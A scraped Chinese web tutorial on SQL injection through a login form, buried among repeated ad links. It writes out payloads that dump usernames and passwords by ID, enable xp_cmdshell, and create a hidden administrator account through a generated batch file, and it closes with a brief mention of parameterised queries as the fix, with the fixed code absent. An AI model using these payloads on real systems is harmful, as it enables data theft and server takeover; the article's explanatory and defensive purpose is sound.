[路由器设置密码](http://cpro.baidu.com/cpro/ui/uijs.php?adclass=0&app_id=0&c=news&cf=5&ch=0&di=1&fv=9&is_app=0&jk=b56b09ed1ae3ce47&k=%C2%B7%D3%C9%C6%F7%C9%E8%D6%C3%C3%DC%C2%EB&k0=%C2%B7%D3%C9%C6%F7%C9%E8%D6%C3%C3%DC%C2%EB&k1=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&k2=%CE%C4%B5%B5%B9%DC%C0%ED%CF%B5%CD%B3&k3=oa%B0%EC%B9%AB%CF%B5%CD%B3&k4=ddos%B7%C0%BB%F0%C7%BD&k5=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&kdi0=1&kdi1=8&kdi2=8&kdi3=8&kdi4=8&kdi5=8&luki=2&mcpm=9767&n=10&p=baidu&q=77zb_cpr&rb=1&rs=1&seller_id=5&sid=47cee31aed096bb5&ssp2=1&stid=22&t=tpclicked3_hc&td=&tu=u2597675&u=http%3A%2F%2Fwww%2E2cto%2Ecom%2FArticle%2F201511%2F448553%2Ehtml&urlid=0" \t "_blank)

[[](https://cpro.baidu.com/cpro/ui/uijs.php?adclass=0&app_id=0&c=news&cf=5&ch=0&di=8&fv=9&is_app=0&jk=b56b09ed1ae3ce47&k=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&k0=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&k1=%CE%C4%B5%B5%B9%DC%C0%ED%CF%B5%CD%B3&k2=oa%B0%EC%B9%AB%CF%B5%CD%B3&k3=ddos%B7%C0%BB%F0%C7%BD&k4=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&k5=ddos%B7%C0%D3%F9&kdi0=8&kdi1=8&kdi2=8&kdi3=8&kdi4=8&kdi5=8&luki=3&mcpm=118179&n=10&p=baidu&q=77zb_cpr&rb=1&rs=1&seller_id=5&sid=47cee31aed096bb5&ssp2=1&stid=22&t=tpclicked3_hc&td=&tu=u2597675&u=http%3A%2F%2Fwww%2E2cto%2Ecom%2FArticle%2F201511%2F448553%2Ehtml&urlid=0)](https://cpro.baidu.com/cpro/ui/uijs.php?adclass=0&app_id=0&c=news&cf=5&ch=0&di=8&fv=9&is_app=0&jk=b56b09ed1ae3ce47&k=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&k0=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&k1=%CE%C4%B5%B5%B9%DC%C0%ED%CF%B5%CD%B3&k2=oa%B0%EC%B9%AB%CF%B5%CD%B3&k3=ddos%B7%C0%BB%F0%C7%BD&k4=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&k5=ddos%B7%C0%D3%F9&kdi0=8&kdi1=8&kdi2=8&kdi3=8&kdi4=8&kdi5=8&luki=3&mcpm=118179&n=10&p=baidu&q=77zb_cpr&rb=1&rs=1&seller_id=5&sid=47cee31aed096bb5&ssp2=1&stid=22&t=tpclicked3_hc&td=&tu=u2597675&u=http%3A%2F%2Fwww%2E2cto%2Ecom%2FArticle%2F201511%2F448553%2Ehtml&urlid=0" \t "_blank)

[短信验证码接口](https://cpro.baidu.com/cpro/ui/uijs.php?adclass=0&app_id=0&c=news&cf=5&ch=0&di=8&fv=9&is_app=0&jk=b56b09ed1ae3ce47&k=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&k0=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&k1=%CE%C4%B5%B5%B9%DC%C0%ED%CF%B5%CD%B3&k2=oa%B0%EC%B9%AB%CF%B5%CD%B3&k3=ddos%B7%C0%BB%F0%C7%BD&k4=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&k5=ddos%B7%C0%D3%F9&kdi0=8&kdi1=8&kdi2=8&kdi3=8&kdi4=8&kdi5=8&luki=3&mcpm=118179&n=10&p=baidu&q=77zb_cpr&rb=1&rs=1&seller_id=5&sid=47cee31aed096bb5&ssp2=1&stid=22&t=tpclicked3_hc&td=&tu=u2597675&u=http%3A%2F%2Fwww%2E2cto%2Ecom%2FArticle%2F201511%2F448553%2Ehtml&urlid=0" \t "_blank)


[[](https://cpro.baidu.com/cpro/ui/uijs.php?adclass=0&app_id=0&c=news&cf=5&ch=0&di=8&fv=9&is_app=0&jk=b56b09ed1ae3ce47&k=%CE%C4%B5%B5%B9%DC%C0%ED%CF%B5%CD%B3&k0=%CE%C4%B5%B5%B9%DC%C0%ED%CF%B5%CD%B3&k1=oa%B0%EC%B9%AB%CF%B5%CD%B3&k2=ddos%B7%C0%BB%F0%C7%BD&k3=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&k4=ddos%B7%C0%D3%F9&k5=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&kdi0=8&kdi1=8&kdi2=8&kdi3=8&kdi4=8&kdi5=8&luki=4&mcpm=63697&n=10&p=baidu&q=77zb_cpr&rb=1&rs=1&seller_id=5&sid=47cee31aed096bb5&ssp2=1&stid=22&t=tpclicked3_hc&td=&tu=u2597675&u=http%3A%2F%2Fwww%2E2cto%2Ecom%2FArticle%2F201511%2F448553%2Ehtml&urlid=0)](https://cpro.baidu.com/cpro/ui/uijs.php?adclass=0&app_id=0&c=news&cf=5&ch=0&di=8&fv=9&is_app=0&jk=b56b09ed1ae3ce47&k=%CE%C4%B5%B5%B9%DC%C0%ED%CF%B5%CD%B3&k0=%CE%C4%B5%B5%B9%DC%C0%ED%CF%B5%CD%B3&k1=oa%B0%EC%B9%AB%CF%B5%CD%B3&k2=ddos%B7%C0%BB%F0%C7%BD&k3=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&k4=ddos%B7%C0%D3%F9&k5=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&kdi0=8&kdi1=8&kdi2=8&kdi3=8&kdi4=8&kdi5=8&luki=4&mcpm=63697&n=10&p=baidu&q=77zb_cpr&rb=1&rs=1&seller_id=5&sid=47cee31aed096bb5&ssp2=1&stid=22&t=tpclicked3_hc&td=&tu=u2597675&u=http%3A%2F%2Fwww%2E2cto%2Ecom%2FArticle%2F201511%2F448553%2Ehtml&urlid=0" \t "_blank)

[文档管理系统](https://cpro.baidu.com/cpro/ui/uijs.php?adclass=0&app_id=0&c=news&cf=5&ch=0&di=8&fv=9&is_app=0&jk=b56b09ed1ae3ce47&k=%CE%C4%B5%B5%B9%DC%C0%ED%CF%B5%CD%B3&k0=%CE%C4%B5%B5%B9%DC%C0%ED%CF%B5%CD%B3&k1=oa%B0%EC%B9%AB%CF%B5%CD%B3&k2=ddos%B7%C0%BB%F0%C7%BD&k3=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&k4=ddos%B7%C0%D3%F9&k5=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&kdi0=8&kdi1=8&kdi2=8&kdi3=8&kdi4=8&kdi5=8&luki=4&mcpm=63697&n=10&p=baidu&q=77zb_cpr&rb=1&rs=1&seller_id=5&sid=47cee31aed096bb5&ssp2=1&stid=22&t=tpclicked3_hc&td=&tu=u2597675&u=http%3A%2F%2Fwww%2E2cto%2Ecom%2FArticle%2F201511%2F448553%2Ehtml&urlid=0" \t "_blank)

[[](https://cpro.baidu.com/cpro/ui/uijs.php?adclass=0&app_id=0&c=news&cf=5&ch=0&di=8&fv=9&is_app=0&jk=b56b09ed1ae3ce47&k=oa%B0%EC%B9%AB%CF%B5%CD%B3&k0=oa%B0%EC%B9%AB%CF%B5%CD%B3&k1=ddos%B7%C0%BB%F0%C7%BD&k2=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&k3=ddos%B7%C0%D3%F9&k4=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&k5=%CE%C4%B5%B5%B9%DC%C0%ED%CF%B5%CD%B3&kdi0=8&kdi1=8&kdi2=8&kdi3=8&kdi4=8&kdi5=8&luki=5&mcpm=109571&n=10&p=baidu&q=77zb_cpr&rb=1&rs=1&seller_id=5&sid=47cee31aed096bb5&ssp2=1&stid=22&t=tpclicked3_hc&td=&tu=u2597675&u=http%3A%2F%2Fwww%2E2cto%2Ecom%2FArticle%2F201511%2F448553%2Ehtml&urlid=0)](https://cpro.baidu.com/cpro/ui/uijs.php?adclass=0&app_id=0&c=news&cf=5&ch=0&di=8&fv=9&is_app=0&jk=b56b09ed1ae3ce47&k=oa%B0%EC%B9%AB%CF%B5%CD%B3&k0=oa%B0%EC%B9%AB%CF%B5%CD%B3&k1=ddos%B7%C0%BB%F0%C7%BD&k2=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&k3=ddos%B7%C0%D3%F9&k4=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&k5=%CE%C4%B5%B5%B9%DC%C0%ED%CF%B5%CD%B3&kdi0=8&kdi1=8&kdi2=8&kdi3=8&kdi4=8&kdi5=8&luki=5&mcpm=109571&n=10&p=baidu&q=77zb_cpr&rb=1&rs=1&seller_id=5&sid=47cee31aed096bb5&ssp2=1&stid=22&t=tpclicked3_hc&td=&tu=u2597675&u=http%3A%2F%2Fwww%2E2cto%2Ecom%2FArticle%2F201511%2F448553%2Ehtml&urlid=0" \t "_blank)

[oa办公系统](https://cpro.baidu.com/cpro/ui/uijs.php?adclass=0&app_id=0&c=news&cf=5&ch=0&di=8&fv=9&is_app=0&jk=b56b09ed1ae3ce47&k=oa%B0%EC%B9%AB%CF%B5%CD%B3&k0=oa%B0%EC%B9%AB%CF%B5%CD%B3&k1=ddos%B7%C0%BB%F0%C7%BD&k2=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&k3=ddos%B7%C0%D3%F9&k4=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&k5=%CE%C4%B5%B5%B9%DC%C0%ED%CF%B5%CD%B3&kdi0=8&kdi1=8&kdi2=8&kdi3=8&kdi4=8&kdi5=8&luki=5&mcpm=109571&n=10&p=baidu&q=77zb_cpr&rb=1&rs=1&seller_id=5&sid=47cee31aed096bb5&ssp2=1&stid=22&t=tpclicked3_hc&td=&tu=u2597675&u=http%3A%2F%2Fwww%2E2cto%2Ecom%2FArticle%2F201511%2F448553%2Ehtml&urlid=0" \t "_blank)

你还在认为注入只是为了绕过登录进入网站么？那你就错了。



[[](https://cpro.baidu.com/cpro/ui/uijs.php?adclass=0&app_id=0&c=news&cf=1&ch=0&di=8&fv=9&is_app=0&jk=b9682ad1fc41e458&k=ddos%B7%C0%D3%F9&k0=ddos%B7%C0%D3%F9&k1=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&k2=oa%B0%EC%B9%AB%CF%B5%CD%B3&k3=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&k4=%CE%C4%B5%B5%B9%DC%C0%ED%CF%B5%CD%B3&k5=ddos%B7%C0%BB%F0%C7%BD&kdi0=8&kdi1=8&kdi2=8&kdi3=8&kdi4=8&kdi5=8&luki=1&mcpm=118897&n=10&p=baidu&q=77zb_cpr&rb=1&rs=1&seller_id=5&sid=58e441fcd12a68b9&ssp2=1&stid=22&t=tpclicked3_hc&td=&tu=u2597675&u=http%3A%2F%2Fwww%2E2cto%2Ecom%2FArticle%2F201511%2F448553%2Ehtml&urlid=0)](https://cpro.baidu.com/cpro/ui/uijs.php?adclass=0&app_id=0&c=news&cf=1&ch=0&di=8&fv=9&is_app=0&jk=b9682ad1fc41e458&k=ddos%B7%C0%D3%F9&k0=ddos%B7%C0%D3%F9&k1=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&k2=oa%B0%EC%B9%AB%CF%B5%CD%B3&k3=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&k4=%CE%C4%B5%B5%B9%DC%C0%ED%CF%B5%CD%B3&k5=ddos%B7%C0%BB%F0%C7%BD&kdi0=8&kdi1=8&kdi2=8&kdi3=8&kdi4=8&kdi5=8&luki=1&mcpm=118897&n=10&p=baidu&q=77zb_cpr&rb=1&rs=1&seller_id=5&sid=58e441fcd12a68b9&ssp2=1&stid=22&t=tpclicked3_hc&td=&tu=u2597675&u=http%3A%2F%2Fwww%2E2cto%2Ecom%2FArticle%2F201511%2F448553%2Ehtml&urlid=0" \t "_blank)

[ddos防御](https://cpro.baidu.com/cpro/ui/uijs.php?adclass=0&app_id=0&c=news&cf=1&ch=0&di=8&fv=9&is_app=0&jk=b9682ad1fc41e458&k=ddos%B7%C0%D3%F9&k0=ddos%B7%C0%D3%F9&k1=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&k2=oa%B0%EC%B9%AB%CF%B5%CD%B3&k3=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&k4=%CE%C4%B5%B5%B9%DC%C0%ED%CF%B5%CD%B3&k5=ddos%B7%C0%BB%F0%C7%BD&kdi0=8&kdi1=8&kdi2=8&kdi3=8&kdi4=8&kdi5=8&luki=1&mcpm=118897&n=10&p=baidu&q=77zb_cpr&rb=1&rs=1&seller_id=5&sid=58e441fcd12a68b9&ssp2=1&stid=22&t=tpclicked3_hc&td=&tu=u2597675&u=http%3A%2F%2Fwww%2E2cto%2Ecom%2FArticle%2F201511%2F448553%2Ehtml&urlid=0" \t "_blank)

[[](https://cpro.baidu.com/cpro/ui/uijs.php?adclass=0&app_id=0&c=news&cf=1&ch=0&di=8&fv=9&is_app=0&jk=b9682ad1fc41e458&k=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&k0=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&k1=oa%B0%EC%B9%AB%CF%B5%CD%B3&k2=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&k3=%CE%C4%B5%B5%B9%DC%C0%ED%CF%B5%CD%B3&k4=ddos%B7%C0%BB%F0%C7%BD&k5=ddos%B7%C0%D3%F9&kdi0=8&kdi1=8&kdi2=8&kdi3=8&kdi4=8&kdi5=8&luki=2&mcpm=137564&n=10&p=baidu&q=77zb_cpr&rb=1&rs=1&seller_id=5&sid=58e441fcd12a68b9&ssp2=1&stid=22&t=tpclicked3_hc&td=&tu=u2597675&u=http%3A%2F%2Fwww%2E2cto%2Ecom%2FArticle%2F201511%2F448553%2Ehtml&urlid=0)](https://cpro.baidu.com/cpro/ui/uijs.php?adclass=0&app_id=0&c=news&cf=1&ch=0&di=8&fv=9&is_app=0&jk=b9682ad1fc41e458&k=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&k0=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&k1=oa%B0%EC%B9%AB%CF%B5%CD%B3&k2=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&k3=%CE%C4%B5%B5%B9%DC%C0%ED%CF%B5%CD%B3&k4=ddos%B7%C0%BB%F0%C7%BD&k5=ddos%B7%C0%D3%F9&kdi0=8&kdi1=8&kdi2=8&kdi3=8&kdi4=8&kdi5=8&luki=2&mcpm=137564&n=10&p=baidu&q=77zb_cpr&rb=1&rs=1&seller_id=5&sid=58e441fcd12a68b9&ssp2=1&stid=22&t=tpclicked3_hc&td=&tu=u2597675&u=http%3A%2F%2Fwww%2E2cto%2Ecom%2FArticle%2F201511%2F448553%2Ehtml&urlid=0" \t "_blank)

[短信验证码接口](https://cpro.baidu.com/cpro/ui/uijs.php?adclass=0&app_id=0&c=news&cf=1&ch=0&di=8&fv=9&is_app=0&jk=b9682ad1fc41e458&k=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&k0=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&k1=oa%B0%EC%B9%AB%CF%B5%CD%B3&k2=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&k3=%CE%C4%B5%B5%B9%DC%C0%ED%CF%B5%CD%B3&k4=ddos%B7%C0%BB%F0%C7%BD&k5=ddos%B7%C0%D3%F9&kdi0=8&kdi1=8&kdi2=8&kdi3=8&kdi4=8&kdi5=8&luki=2&mcpm=137564&n=10&p=baidu&q=77zb_cpr&rb=1&rs=1&seller_id=5&sid=58e441fcd12a68b9&ssp2=1&stid=22&t=tpclicked3_hc&td=&tu=u2597675&u=http%3A%2F%2Fwww%2E2cto%2Ecom%2FArticle%2F201511%2F448553%2Ehtml&urlid=0" \t "_blank)

[[](http://cpro.baidu.com/cpro/ui/uijs.php?adclass=0&app_id=0&c=news&cf=1&ch=0&di=1&fv=9&is_app=0&jk=b9682ad1fc41e458&k=%C2%B7%D3%C9%C6%F7%C9%E8%D6%C3%C3%DC%C2%EB&k0=%C2%B7%D3%C9%C6%F7%C9%E8%D6%C3%C3%DC%C2%EB&k1=oa%B0%EC%B9%AB%CF%B5%CD%B3&k2=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&k3=%CE%C4%B5%B5%B9%DC%C0%ED%CF%B5%CD%B3&k4=ddos%B7%C0%BB%F0%C7%BD&k5=ddos%B7%C0%D3%F9&kdi0=1&kdi1=8&kdi2=8&kdi3=8&kdi4=8&kdi5=8&luki=3&mcpm=9750&n=10&p=baidu&q=77zb_cpr&rb=1&rs=1&seller_id=5&sid=58e441fcd12a68b9&ssp2=1&stid=22&t=tpclicked3_hc&td=&tu=u2597675&u=http%3A%2F%2Fwww%2E2cto%2Ecom%2FArticle%2F201511%2F448553%2Ehtml&urlid=0)](http://cpro.baidu.com/cpro/ui/uijs.php?adclass=0&app_id=0&c=news&cf=1&ch=0&di=1&fv=9&is_app=0&jk=b9682ad1fc41e458&k=%C2%B7%D3%C9%C6%F7%C9%E8%D6%C3%C3%DC%C2%EB&k0=%C2%B7%D3%C9%C6%F7%C9%E8%D6%C3%C3%DC%C2%EB&k1=oa%B0%EC%B9%AB%CF%B5%CD%B3&k2=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&k3=%CE%C4%B5%B5%B9%DC%C0%ED%CF%B5%CD%B3&k4=ddos%B7%C0%BB%F0%C7%BD&k5=ddos%B7%C0%D3%F9&kdi0=1&kdi1=8&kdi2=8&kdi3=8&kdi4=8&kdi5=8&luki=3&mcpm=9750&n=10&p=baidu&q=77zb_cpr&rb=1&rs=1&seller_id=5&sid=58e441fcd12a68b9&ssp2=1&stid=22&t=tpclicked3_hc&td=&tu=u2597675&u=http%3A%2F%2Fwww%2E2cto%2Ecom%2FArticle%2F201511%2F448553%2Ehtml&urlid=0" \t "_blank)

[路由器设置密码](http://cpro.baidu.com/cpro/ui/uijs.php?adclass=0&app_id=0&c=news&cf=1&ch=0&di=1&fv=9&is_app=0&jk=b9682ad1fc41e458&k=%C2%B7%D3%C9%C6%F7%C9%E8%D6%C3%C3%DC%C2%EB&k0=%C2%B7%D3%C9%C6%F7%C9%E8%D6%C3%C3%DC%C2%EB&k1=oa%B0%EC%B9%AB%CF%B5%CD%B3&k2=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&k3=%CE%C4%B5%B5%B9%DC%C0%ED%CF%B5%CD%B3&k4=ddos%B7%C0%BB%F0%C7%BD&k5=ddos%B7%C0%D3%F9&kdi0=1&kdi1=8&kdi2=8&kdi3=8&kdi4=8&kdi5=8&luki=3&mcpm=9750&n=10&p=baidu&q=77zb_cpr&rb=1&rs=1&seller_id=5&sid=58e441fcd12a68b9&ssp2=1&stid=22&t=tpclicked3_hc&td=&tu=u2597675&u=http%3A%2F%2Fwww%2E2cto%2Ecom%2FArticle%2F201511%2F448553%2Ehtml&urlid=0" \t "_blank)

[[](https://cpro.baidu.com/cpro/ui/uijs.php?adclass=0&app_id=0&c=news&cf=1&ch=0&di=8&fv=9&is_app=0&jk=b9682ad1fc41e458&k=oa%B0%EC%B9%AB%CF%B5%CD%B3&k0=oa%B0%EC%B9%AB%CF%B5%CD%B3&k1=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&k2=%CE%C4%B5%B5%B9%DC%C0%ED%CF%B5%CD%B3&k3=ddos%B7%C0%BB%F0%C7%BD&k4=ddos%B7%C0%D3%F9&k5=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&kdi0=8&kdi1=8&kdi2=8&kdi3=8&kdi4=8&kdi5=8&luki=4&mcpm=124435&n=10&p=baidu&q=77zb_cpr&rb=1&rs=1&seller_id=5&sid=58e441fcd12a68b9&ssp2=1&stid=22&t=tpclicked3_hc&td=&tu=u2597675&u=http%3A%2F%2Fwww%2E2cto%2Ecom%2FArticle%2F201511%2F448553%2Ehtml&urlid=0)](https://cpro.baidu.com/cpro/ui/uijs.php?adclass=0&app_id=0&c=news&cf=1&ch=0&di=8&fv=9&is_app=0&jk=b9682ad1fc41e458&k=oa%B0%EC%B9%AB%CF%B5%CD%B3&k0=oa%B0%EC%B9%AB%CF%B5%CD%B3&k1=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&k2=%CE%C4%B5%B5%B9%DC%C0%ED%CF%B5%CD%B3&k3=ddos%B7%C0%BB%F0%C7%BD&k4=ddos%B7%C0%D3%F9&k5=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&kdi0=8&kdi1=8&kdi2=8&kdi3=8&kdi4=8&kdi5=8&luki=4&mcpm=124435&n=10&p=baidu&q=77zb_cpr&rb=1&rs=1&seller_id=5&sid=58e441fcd12a68b9&ssp2=1&stid=22&t=tpclicked3_hc&td=&tu=u2597675&u=http%3A%2F%2Fwww%2E2cto%2Ecom%2FArticle%2F201511%2F448553%2Ehtml&urlid=0" \t "_blank)

[oa办公系统](https://cpro.baidu.com/cpro/ui/uijs.php?adclass=0&app_id=0&c=news&cf=1&ch=0&di=8&fv=9&is_app=0&jk=b9682ad1fc41e458&k=oa%B0%EC%B9%AB%CF%B5%CD%B3&k0=oa%B0%EC%B9%AB%CF%B5%CD%B3&k1=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&k2=%CE%C4%B5%B5%B9%DC%C0%ED%CF%B5%CD%B3&k3=ddos%B7%C0%BB%F0%C7%BD&k4=ddos%B7%C0%D3%F9&k5=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&kdi0=8&kdi1=8&kdi2=8&kdi3=8&kdi4=8&kdi5=8&luki=4&mcpm=124435&n=10&p=baidu&q=77zb_cpr&rb=1&rs=1&seller_id=5&sid=58e441fcd12a68b9&ssp2=1&stid=22&t=tpclicked3_hc&td=&tu=u2597675&u=http%3A%2F%2Fwww%2E2cto%2Ecom%2FArticle%2F201511%2F448553%2Ehtml&urlid=0" \t "_blank)

[[](https://cpro.baidu.com/cpro/ui/uijs.php?adclass=0&app_id=0&c=news&cf=1&ch=0&di=8&fv=9&is_app=0&jk=b9682ad1fc41e458&k=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&k0=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&k1=%CE%C4%B5%B5%B9%DC%C0%ED%CF%B5%CD%B3&k2=ddos%B7%C0%BB%F0%C7%BD&k3=ddos%B7%C0%D3%F9&k4=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&k5=oa%B0%EC%B9%AB%CF%B5%CD%B3&kdi0=8&kdi1=8&kdi2=8&kdi3=8&kdi4=8&kdi5=8&luki=5&mcpm=103349&n=10&p=baidu&q=77zb_cpr&rb=1&rs=1&seller_id=5&sid=58e441fcd12a68b9&ssp2=1&stid=22&t=tpclicked3_hc&td=&tu=u2597675&u=http%3A%2F%2Fwww%2E2cto%2Ecom%2FArticle%2F201511%2F448553%2Ehtml&urlid=0)](https://cpro.baidu.com/cpro/ui/uijs.php?adclass=0&app_id=0&c=news&cf=1&ch=0&di=8&fv=9&is_app=0&jk=b9682ad1fc41e458&k=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&k0=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&k1=%CE%C4%B5%B5%B9%DC%C0%ED%CF%B5%CD%B3&k2=ddos%B7%C0%BB%F0%C7%BD&k3=ddos%B7%C0%D3%F9&k4=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&k5=oa%B0%EC%B9%AB%CF%B5%CD%B3&kdi0=8&kdi1=8&kdi2=8&kdi3=8&kdi4=8&kdi5=8&luki=5&mcpm=103349&n=10&p=baidu&q=77zb_cpr&rb=1&rs=1&seller_id=5&sid=58e441fcd12a68b9&ssp2=1&stid=22&t=tpclicked3_hc&td=&tu=u2597675&u=http%3A%2F%2Fwww%2E2cto%2Ecom%2FArticle%2F201511%2F448553%2Ehtml&urlid=0" \t "_blank)

[app开发报价单](https://cpro.baidu.com/cpro/ui/uijs.php?adclass=0&app_id=0&c=news&cf=1&ch=0&di=8&fv=9&is_app=0&jk=b9682ad1fc41e458&k=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&k0=app%BF%AA%B7%A2%B1%A8%BC%DB%B5%A5&k1=%CE%C4%B5%B5%B9%DC%C0%ED%CF%B5%CD%B3&k2=ddos%B7%C0%BB%F0%C7%BD&k3=ddos%B7%C0%D3%F9&k4=%B6%CC%D0%C5%D1%E9%D6%A4%C2%EB%BD%D3%BF%DA&k5=oa%B0%EC%B9%AB%CF%B5%CD%B3&kdi0=8&kdi1=8&kdi2=8&kdi3=8&kdi4=8&kdi5=8&luki=5&mcpm=103349&n=10&p=baidu&q=77zb_cpr&rb=1&rs=1&seller_id=5&sid=58e441fcd12a68b9&ssp2=1&stid=22&t=tpclicked3_hc&td=&tu=u2597675&u=http%3A%2F%2Fwww%2E2cto%2Ecom%2FArticle%2F201511%2F448553%2Ehtml&urlid=0" \t "_blank)

竟然返回的是一个包含整个用户信息的Json？！

这也是一个程序设计的严重不当！

不知道大家前阵子还记得某酒店、某招聘网站，就是因为移动App，被人抓包，截取到了一个request，提交id，则会返回其所有基本信息。

最后导致千万级数据泄露。

也就是类似于下面这样操作：

2. 获取所有用户信息：

这里需要主键字段，我就不注入检测了，假设我们已经测出了主键为ID。

那么我们可以登录这样写(密码随意)：

账号： ' or (1=1 and Id=1) -- ，返回结果： {"Id":1,"Username":"admin","Password":"admin1234"} ；

账号： ' or (1=1 and Id=2) -- ，返回结果： {"Id":2,"Username":"zhangsan","Password":"666666"} ；

账号： ' or (1=1 and Id=3) -- ，返回结果： {"Id":3,"Username":"lisi","Password":"888888"}

如果我们写一个程序，循环发送这个请求，将获得的数据保存，那么你的用户数据裤子是不是也要被脱得干干净净了？

3. 下一步，经典的开启xp\_cmdshell（看不懂的自行Google）：

账号： ' or 1=1; exec sp\_configure ' show advanced options ' ,1; reconfigure; exec sp\_configure ' xp\_cmdshell ' ,1; reconfigure; --

后面操作的结果就不用看了，也是返回前面登录用户的Json，但是已经成功执行后面的代码了。

然后，xp\_cmdshell已经获取了，你还想干什么不行？

这里我只做一个概念性的测试，演示一下其危害。

根据项目的不同，注入可能还会导致更严重的后果。

当然，你也可以创建文件，添加任务等，例如这样：

添加隐藏账号，并提升管理员组：

账号填写： ' or 1=1; exec xp\_cmdshell ' echo net user $fuck 123456 /add > D:\a.bat & echo net localgroup administrators $fuck /add >> D:\a.bat & echo exit >> D:\a.bat ' --


修改权限/修改所有者：

账号填写： ' or 1=1; exec xp\_cmdshell ' icacls D:\a.bat / setowner everyone & icacls D:\a.bat / grant everyone:F ' --

执行：

账号填写： ' or 1=1; exec xp\_cmdshell ' D: & D:\a.bat ' --

结果：



好吧，上面DOS你懂得。

当然，你还可以通过DOS xxxxxxxxxxxxxxxxxxxxxxxxxxxxx。。。

四、如何避免

这个应该很简单吧，其实就是我们日常编码习惯的问题。

登录SQL可以改成通过SqlParameter传参的方式，返回结果可以设置返回bool来标识成功/失败，修改后的方法如下：平时写代码，多注意下这些问题。

[?](http://www.2cto.com/Article/201511/448553.html)

